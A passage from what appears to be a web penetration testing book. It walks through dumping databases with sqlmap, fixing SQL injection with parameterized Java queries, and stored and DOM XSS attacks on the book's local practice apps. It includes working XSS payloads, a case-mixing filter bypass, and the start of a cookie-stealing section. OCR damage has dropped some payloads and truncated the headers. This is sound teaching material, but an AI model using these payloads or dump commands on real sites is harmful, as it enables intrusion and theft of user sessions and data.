
***Figure 4.21**: Verbose duplicate key error from fuzzing*

This is not proof of injection either. It shows that Burp Suite Intruder worked quickly enough initially that a concurrency issue happened, and the program designated two items with the same key. Concurrency issues are part of business logic and will be discussed in *Chapter 8*, *Executing Business Logic Vulnerabilities*.

SQLMAP to dump databases

SQLMAP is a tool automatically included in Kali Linux and can be downloaded and installed on any Linux OS, Windows, or Mac. SQLMAP can be used to find SQL injections, but it is a very loud tool. It will set off any security alarms the website may have when used to locate an unknown SQL injection. SQLMap should never be used on the system without explicit penetration testing permissions. Many professional penetration testers consider SQLMap better suited to extracting data after SQL injection has been located by other means. Several tutorials and exercises are available if you are interested in SQLMap for finding SQL injections. For an example, please see **https://allabouttesting.org/quick-tutorial-identify-sql-injection-vulnerability-with-sqlmap/**.

The first step to using SQLMAP to dump data is for SQLMAP to recognize the SQL injection. It is best to give SQLMAP the request, the parameter the SQL injection is in, and the database type if you figure it out. The easiest way to use SQLMAP - this works every time, whether the request is a get, post, or something obscure, is to save the request as a text file. One way to copy this from Burp Suite is to highlight the text of the request and then right-click. Select **Copy to file** as shown in the following figure:


Request
Pretty
Raw
Hex
\n
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Extensions
Engagement tools
Copy URL
Copy as curl command
Copy to file
Save item
Convert selection
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V

```
POST /habit-helper-1.0/public?read=yes&addComment=yes HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 143
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-for
User-Agent: Mozilla/5.0 (Windows NT
AppleWebKit/537.36 (KHTML, like Gec
Safari/537.36
Accept:
text/html,application/xhtml+xml,app
age/webp,image/apng,*/*;q=0.8,appli
9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
http://127.0.0.1:8081/habit-helper-
es
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: permissions=dXNlcg==; user=
8f14e45fceea167a5a36dedd4bea2543; n
JSESSIONID=B55009704858E4AE2C694AB6

comment=This+is+not+great%21%27%2C+
username=pumpkin&csrfToken=8f14e45f
submitComment=Submit
```


Figure 4.22: Saving HTTP request to text file in Burp Suite

This will then prompt you for a file name. Assume we saved this as **`SQLI.txt`**. Then, to run the SQLMAP tool with this request, we would use the following command:

sqlmap -r SQLI.txt -p comment

This says to use the request in the text file `SQLI.txt`. The injectable parameter is a comment. We can add a flag to set the database type. If we think this database must be MySQL, we could limit SQLMAP with the **`–dbms=MySQL flag`**.

After SQLMAP confirms the SQL injection, we can easily dump data. Let us look at the SQLMap help to see what our options are:



```
--dbs                Enumerate DBMS databases
--tables             Enumerate DBMS database tables
--columns            Enumerate DBMS database table columns
--schema             Enumerate DBMS schema
--dump               Dump DBMS database table entries
--dump-all           Dump all DBMS databases tables entries
--search             Search column(s), table(s) and/or database name(s)
--comments           Retrieve DBMS comments
-D DB                DBMS database to enumerate
-T TBL               DBMS database table(s) to enumerate
-C COL               DBMS database table column(s) to enumerate
-X EXCLUDECOL        DBMS database table column(s) to not enumerate
-U USER              DBMS user to enumerate
--exclude-sysdbs     Exclude DBMS system databases when enumerating table
--pivot-column=P..   Pivot column name
--where=DUMPWHERE    Use WHERE condition while table dumping
--start=LIMITSTART   First query output entry to retrieve
--stop=LIMITSTOP     Last query output entry to retrieve
--first=FIRSTCHAR    First query output word character to retrieve
--last=LASTCHAR      Last query output word character to retrieve
--sql-query=QUERY    SQL statement to be executed
--sql-shell          Prompt for an interactive SQL shell
```

Figure 4.23: SQLMAP options

To dump everything, use the **`-dump-all`** flag. To dump selected items, use **`-dump`** and then choose additional information of interest, such as **`-D databaseName, -T tableName, -C columnName`**.

SQL injection secure coding practices

SQL injection can be easily thwarted in most cases. Using parametrized queries with bind variables for all user-controllable input is effective against SQL injection. This change does not affect the business logic, and there is no usability reason not to always use parameterized queries with bind variables. Several different libraries are commonly used in Java for working with databases and SQL. Following are two examples showing various libraries and how to turn SQL injections into secure code:

```
import java.sql.*;

// assume variable con has been started to the connection information for the

// database.

Statement st = con.createStatement();

ResultSet rs = st.executeQuery("select securityQuestion from catlovers where uname = '" + user + "'");
```

In this example, using the basic Java SQL libraries, the user variable causes an SQL injection by concatenating the variable to the query string:

```
import java.sql.*;
// assume variable con has been started to the connection information for the
// database.
String selectStatement = "select securityQuestion from cat lovers where uname = ? ";
PreparedStatement prepStmt = con.prepareStatement(selectStatement);
prepStmt.setString(1, user);
ResultSet rs = prepStmt.executeQuery();
```

The above code shows that the variables are no longer concatenated into the query string. Instead, a question mark is used. Then, we used a **`PreparedStatement`** variable instead of a **`Statement`** variable to call the query. The bind variables are set using the **`setString`** function, which takes two parameters: an integer and a string. The integer represents which variable in the statement this value represents, and the order is from left to right. The string holds the value to use for that variable.

Here is a second code example in Java using Spring’s JDBC libraries:

```
import org.springframework.jdbc.core.namedparam.NamedParameterJdbcTemplate;

String SQL = "SELECT * FROM Employee WHERE empid = “ + empid.toString();
Map<String, Object> params = new HashMap<String, Object>();
Employee employee = (Employee) namedParameterJdbcTemplate.queryForObject(SQL, params, new EmployeeMapper());
```

In the example above, the variable empid is concatenated to the SQL query, causing the possibility of SQL injection.

The next example shows how to use a bind variable to fix the previous SQL injection:

```
import
org.springframework.jdbc.core.namedparam.NamedParameterJdbcTemplate;

String SQL = "SELECT * FROM Employee WHERE empid = :empid";
SqlParameterSource params= new MapSqlParameterSource("empid",
Integer.valueOf(empid));
Employee employee = (Employee)
namedParameterJdbcTemplate.queryForObject(SQL, params, new
EmployeeMapper());
```

In the code above, the SQL query does not concatenate the variable. Instead, the `bind` variable inside the query is represented with a colon followed by a variable name. In this example, the bind variable is represented by **:empid**. Then, the `bind` variable is stored in the `params` variable, which was empty in the vulnerable example. This puts the variable name and the value into a `Map` element. These are passed to the `namedParameterJdbcTemplate`, which executes the query.

In both cases, switching to a parameterized query and `bind` variable is accessible and 100% effective. Bind variables can be used when the user-controlled input is a value inserted or compared in SQL. This is the most common use case for user input. Let us look at an example where the user-controlled input cannot be put in a bind variable.

For example, two websites with different users are stored in separate tables. They both use the same code and database and have other user tables called `table_accounts` and `table_admin`. The SQL query being run looks like this:
"Select password from table"+ sitename + " where username=?"

Sitename is retrieved from the HTTP request. This could be a cookie value, URL part, hidden form variable, or header value.

A malicious attacker can intercept and modify the HTTP request; thus, this query is vulnerable to SQL injection. The table name cannot be set using a bind variable.

So, in this case, there are only two options. The first is to use allowlist input validation. Allowlist input validation means that you verify that the input is on your list, and if not, you throw an error and do not execute the code. The second option is to redesign or factor the code to avoid this. In the case of existing functionality, the allowlist is a reasonably quick fix.

One question often arises: can input validation fix SQL injection? The answer is that it depends on the input. For strict inputs like a zip code, which is generally checked to see that it is precisely five integers, SQL injection, as well as most injection attacks, becomes impossible with properly implemented input validation. Open-ended text fields often need to allow special characters used by SQL. Let us consider a password field. The password should be a seemingly random combination of upper and lowercase letters, numbers, and special characters. Current standards suggest allowing up to 64 characters, including spaces. Thus, passwords that might cause an injection, such as **Pass' OR '17'='17,** should be allowed.

It is also possible to have an RFC valid email address that could cause an SQL injection. Thus, input validation is part of the defense in depth, but there is no silver bullet for SQL injection.

We cannot use deny listing for special characters to stop SQL injection. The application logic may require the deny listed characters. Various encodings and language options make it challenging to ensure you have deny listed everything necessary. New attack vectors can be discovered, leading to a quick need to patch your denylist.

For added defense in depth, limit your database privileges so that an SQL injection cannot compromise operating systems. Remember to use parameterized queries with bind variables; when impossible, perform allowlist input validation. Other input validation adds to your defense in depth.

Cross-site scripting

XSS is an injection attack where a malicious user inputs a script, generally JavaScript, as input. The browser executes this script. There are three types of XSS: reflected, stored, and **document object model** (**DOM**). Reflected XSS is when the malicious input is reflected in the HTTP response. Some browsers have settings that will stop reflected XSS by default. Stored XSS is when the malicious input is stored in a database or file and returned in any HTTP response that access the stored data. Stored often has a more significant impact than reflected XSS as reflected can often only affect one user, while stored may be able to affect many users.

The DOM XSS is when the malicious input is not included in the HTTP response. In this case, the injection changes the DOM, causing client side code to execute differently. An example would be injecting into a URL parameter used in client-side JavaScript.

Generally, examples of XSS show JavaScript alert pop-ups as **proof of concept** (**PoC**). This leads some people to think that XSS is just an annoying prank instead of a real threat. With XSS, you can steal a user's session, steal sensitive data, rewrite a web page, redirect a user to fishing or malware sites, and install an XSS proxy, which allows the attacker to see and direct all the users' behavior on vulnerable sites and force the user to other sites.

When testing for XSS, you want to look for places that you found in mapping where input that you, as the user, entered gets displayed on the screen or in the hidden HTML that is not displayed on the screen. There are many lists available for different XSS injections to try. One good comprehensive list is the OWASP cross-site scripting filter invasion cheat sheet, which will give you an exhaustive list. You can find this cheat sheet located at: **https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html**.

The easiest XSS to try is a simple `<script>alert(1)</script>`. Another quick test can be to use the `<plaintext>` HTML tag. However, in the case of stored XSS, this may break the web page.

The `<marquee>` tag can be preferable to the `plaintext` tag. It is apparent when it works and does not mess up the functionality. Testing for the `<plaintext>` and the `<marquee>` are two ways to see if you can use the less than and greater than signs, although they are unnecessary for XSS. The following subsection will use two manual test examples for stored XSS. Then, we walk through the DOM cross-site scripting example. The next section will show how to steal cookies during session hijacking. Finally, the section concludes with secure coding guidelines for cross-site scripting. There are two XSS examples in *Chapter 6, CORs Exploitation*. One is on bypassing client-side controls in the section entitled *Client-side Code*. The other is on stealing `localStorage` and `sessionStorage` in the *Client-side Storage* section.

Two stored cross-site scripting walkthroughs

The following examples will use the three Amazing Myths applications. The Amazing Myth applications are three versions of the same application with different security features. The amazing-myths-3 example is the easiest, so we will begin from there.

If you still need to set up the sample applications, refer to *Chapter 2*, *Sample Application Setup,* for help. If you have not registered a test user on the main page, do so now and then log in with the new credentials. This will take you to the **myAccount** page. From the list of options, select **Read Posts** by clicking on the **View details** under it, as shown in the following figure:





Figure 4.24: *Amazing-Myths-3 menu option read posts*

Select the first post shown below from the list of posts for testing:




Hello and Welcome WELCOME!

Posted by JuliaHull

Figure 4.25: *Amazing-Myths-3 select the first post*

Under the post and existing comments is a spot to add a comment. Let us try the marquee tag first. Our comment will be **<marquee>Testing testing 1. 2. 3</marquee>** shown as follows:




Comment: <marquee>Testing testing 1. 2. 3</marquee>

Awesome Zoo Baby! Awesome Thoughts!

Figure 4.26: Using marquee tag to test injection point

After that, the page refreshes, alerting us that the comment has been added. Scrolling down, we see our analysis moving across the screen—the less than and greater than signs were accepted. Refer to the following figure:




grinch said:

Testing testing 1. 2. 3

***Figure 4.27**: Marquee tag testing results*

Now, let us try the basic JavaScript **<script>alert(1)</script>**. After entering the comment, we see an error message displayed, and the **Add Comment** button has been turned off. Refer to the following figure:




<script>alert(1)</script>

We love you making your posts and comments look good with tags, but for security reason can't allow javascript.

***Figure 4.28**: Using script tag to test for XSS*

Since we did not submit anything, this was most likely done in JavaScript, so let us look at the HTML and see what is happening. The HTML shows that for each character entered, a JavaScript function named **`testText`** is called:




```
<input id="comment" name="comment" onkeyup="testText(document.forms.fm1.comment.value, &#39;commentCheck&#39;, document.forms.fm1.submit)"
```

***Figure 4.29**: HTML shows JavaScript function called each key press*

Checking for this function's code, it is found in a file called **`hello.js`**. The **`testText`** function is as follows:

```
function testText(text, documentPlace, submitButton)
{
  var intScore   = 1;
  var strVerdict  = "";
  var strFont     = "text-success";

    //Check for common ways to start java
  if (text.match(/(<script|<SCRIPT|<img src="javascript:|<img
src=javascript:)/)){
   intScore=0;
  }

  if(intScore < 1)
  {
    strVerdict  = "We love you making your posts and comments look
good with tags, but for security reason can't allow javascript.";
    strFont="text-danger";
    submitButton.setAttribute('disabled', true);
  }
  else {
   submitButton.removeAttribute('disabled');
   if (text.length >23)
   {
     strVerdict = "Awesome Zoo Baby!  Awesome Thoughts!";
     strFont="text-success";
   }
  }


  document.getElementById(documentPlace).innerHTML = "<div
class=\"text-center " + strFont +  "\">"  + strVerdict + "</div>"
}
```

This function only looks for all lowercase or all uppercase beginning script tags. As HTML is case insensitive, we can defeat this client-side feature using a mixed case `<ScRipT>` tag, shown as follows:




<ScRipT>alert(1)</script>

Awesome Zoo Baby! Awesome Thoughts!

***Figure 4.30**: Mixed case script tag bypass*

Submitting this comment will refresh the page, and we can see our

XSS in action before the rest of the page loads. Refer to the following figure:




127.0.0.1:8081 says

1

Figure 4.31: Mixed case script tag XSS is working

Now, let us continue with the amazing-myths-1 application. As in the first example, please register a new account and login if you have not already. From the **myAccount** page, go to the posts and select the first post. We will try to add comments to this example. Let us use our last payload from `amazing-myths-3`. If we add this to the text box, JavaScript is not blocked, as shown in the following figure:




Comment:

```
<ScRipT>alert(1)</script>
```

Awesome Zoo Baby! Awesome Thoughts!

Figure 4.32: Amazing-myths-1 mixed case script tag XSS injection


So, let us submit our comments and see what happens. The page refreshes, but the XSS does not execute. There is a server-side control in place. The resulting comment is displayed as shown:



JuliaHull said: <ScRipT>alert(1)

Figure 4.33: Mixed case script tag does not execute


It looks like the first less than and greater than were encoded, but not the second. Let us check the HTML to see if that is correct:



```
<p class="lead">JuliaHull said: &lt;ScRipT>alert(1)</script></p>
```

Figure 4.34: HTML of mixed case script tag


This HTML shows that only the first less than was encoded. This leaves a lot of options for continuing this attack. We could try different tags to see if those are encoded or experiment with more than one less-than sign to see if a second script tag would work. Our next possibility is to try two script tags, shown as follows:



```
<ScRipT><sCript>alert(1)</script>
```

Figure 4.35: *Two script tag payload*


After adding the comment, the page refreshes, and we see that it did not work:



JuliaHull said: <ScRipT><SCript>alert(1)

Figure 4.36: *Two script tag XSS attempt result*


So, for our third attempt, we will try a different tag. Using the marquee tag payload from earlier, we see that this is not encoded. See inserting comment below:



```
<marquee>Testing testing 1. 2. 3</marquee>
```

Figure 4.37: *Testing the marquee tag in amazing-myths-1*

In the following figure, the marquee tag scrolls across the screen, indicating that it is not encoded:




JuliaHull said:

Testing testing 1. 2. 3

Figure 4.38: *Marquee tag results in amazing-myths-1*

So, now is a good time to use a JavaScript event handler. Common choices are the `onerror` or `onmouseover` event handlers. They are used to trigger JavaScript payload. Let us use the `onmouseover` tag to trigger the JavaScript at will. Our payload will be **** as shown in the following

figure:



ADD A NEW COMMENT

Comment:

<img src=x onmouseover="alert(1)" / >

Figure 4.39: Using events to test for XSS

We see the new comment after clicking **Add Comment** and refreshing the page. As shown in the following figure, our alert pops up when moving the mouse over the broken image:


127.0.0.1:8081/amazing-myths-1/post

JuliaHull said: <ScRipT>alert(1)

JuliaHull said:
1. 2. 3

JuliaHull said:

JuliaHull said:

127.0.0.1:8081 says

1

Figure 4.40: Event Handler XSS results on Amazing-Myths-1

DOM cross-site scripting walkthrough

This section will look at an example of DOM cross-site scripting found in amazing-myths-3. If necessary, register a new account and login. From the **myAccount**, go to the **Vote For your favorite myth** menu choice.





Figure 4.41: Vote for your favorite myth menu selection


Go ahead and vote. We are just observing the functionality, so it does not matter what you choose as input.



Favorite Post: Theseaus and the Minotaur

Figure 4.42: Voting for favorite myth

After voting, the page refreshes, and you have the following message:



Your vote has been cast! Share the following link to get other to vote the same:

Vote For Theseaus and the Minotaur

Figure 4.43: Vote for favorite myth response


Looking at the link shows its value as: **http://127.0.0.1:8081/amazing-myths-3/vote?voteFor=Theseaus%20and%20the%20Minotaur**. Further investigation reveals the following JavaScript:

function Change() {

```
document.getElementById("voteFor").style.display = "block";
document.getElementById("change").style.display = "none";
}
function setVote() {
var url = new URL(window.location.href);

var value= "";

if (url.searchParams.get('voteFor')) {
var token = url.searchParams.get("voteFor");
sessionStorage.setItem("voteFor", token);
}
if (sessionStorage.getItem("voteFor")){
document.getElementById("voteFor").value = sessionStorage.getItem("voteFor");
document.getElementById("voteFor").style.display = "none";
document.getElementById("voteTag").innerHTML = "You are supporting " + sessionStorage.getItem("voteFor");
}

}
window.onload=setVote();
```

This shows that the get parameter `voteFor` is loaded into the `sessionStorage` and then stored in the `innerHTML` property. The `innerHTML` property is a way of getting or setting the HTML with an element. This means the DOM will execute the URL parameter and not be part of HTTP responses. Thus, the `voteFor` parameter is the injection point for a DOM XSS. This link is meant to be shared with others, making it the perfect spot for XSS.

If you try to click the link to see the message working in the DOM while logged into your current user, you will only get a message that you have already voted. So, save the link and register as a second user. After logging in with the second user, click the link to see the following:


Elements
Console
Sources
Network
Application
Manifest
Service Workers
Storage
Local Storage
Session Storage
IndexedDB
Filter
Vote
Change

127.0.0.1:8081/amazing-myths-3/vote?voteFor=Theseaus%20and%20the%20Minotaur

MYTHS ★ ★ -- Amazing Myths In SciFi

TUTORIALSMANAGEACCOUNTSIGNOUT


Vote

Favorite Post: You are supporting Theseaus and the Minotaur

Key	Value
voteFor	Theseaus and the ...

Figure 4.44: Voting link with new user

Now, we are ready to craft the payload for the XSS. The inner HTML element will not accept **`<script>`** tags, so we must use JavaScript event handlers to perform this XSS. Let us try using the **`onerror`** hander with the payload Theseaus and the **Minotaur**. We see our XSS execution after changing the get parameter to the payload.


Storage
Local Stora
http://12
Session Stc
http://12
IndexedDB
OK
Vote
Change

127.0.0.1:8081/amazing-myths-3/vote?voteFor=Theseaus%20and%20the%20Minotaur<img%20src=x;%20onerror="alert(1)"/>

127.0.0.1:8081 says

1

MYTHS -- Amazing Myths In SciFi

TUTORIALSMANAGEACCOUNTSIGNOUT

Vote

Favorite Post: You are supporting Theseaus and the Minotaur

Figure 4.45: DOM XSS in voting link

Cookie stealing with cross-site scripting


So far, we have seen three examples of XSS, all alert textboxes. This works for a POC, but we sometimes want to prove the exploitability. So, the most common use case of XSS is to steal cookies from a website.

XSS will only steal cookies that do not have the **`HTMLOnly`** flag set to true.

It is easy to show what cookies we can steal by simply changing out the last payload to display the cookies that are accessible instead of the number 1. This can be done by using the **`document.cookie`** value inside the alert. This is a JavaScript keyword that, when evaluated, will return all cookies that do not have the **`HTMLOnly`** flag set.

So this time, we will use the payload: **Theseaus** and the **Minotaur**.

When we use this payload, we get the following results:



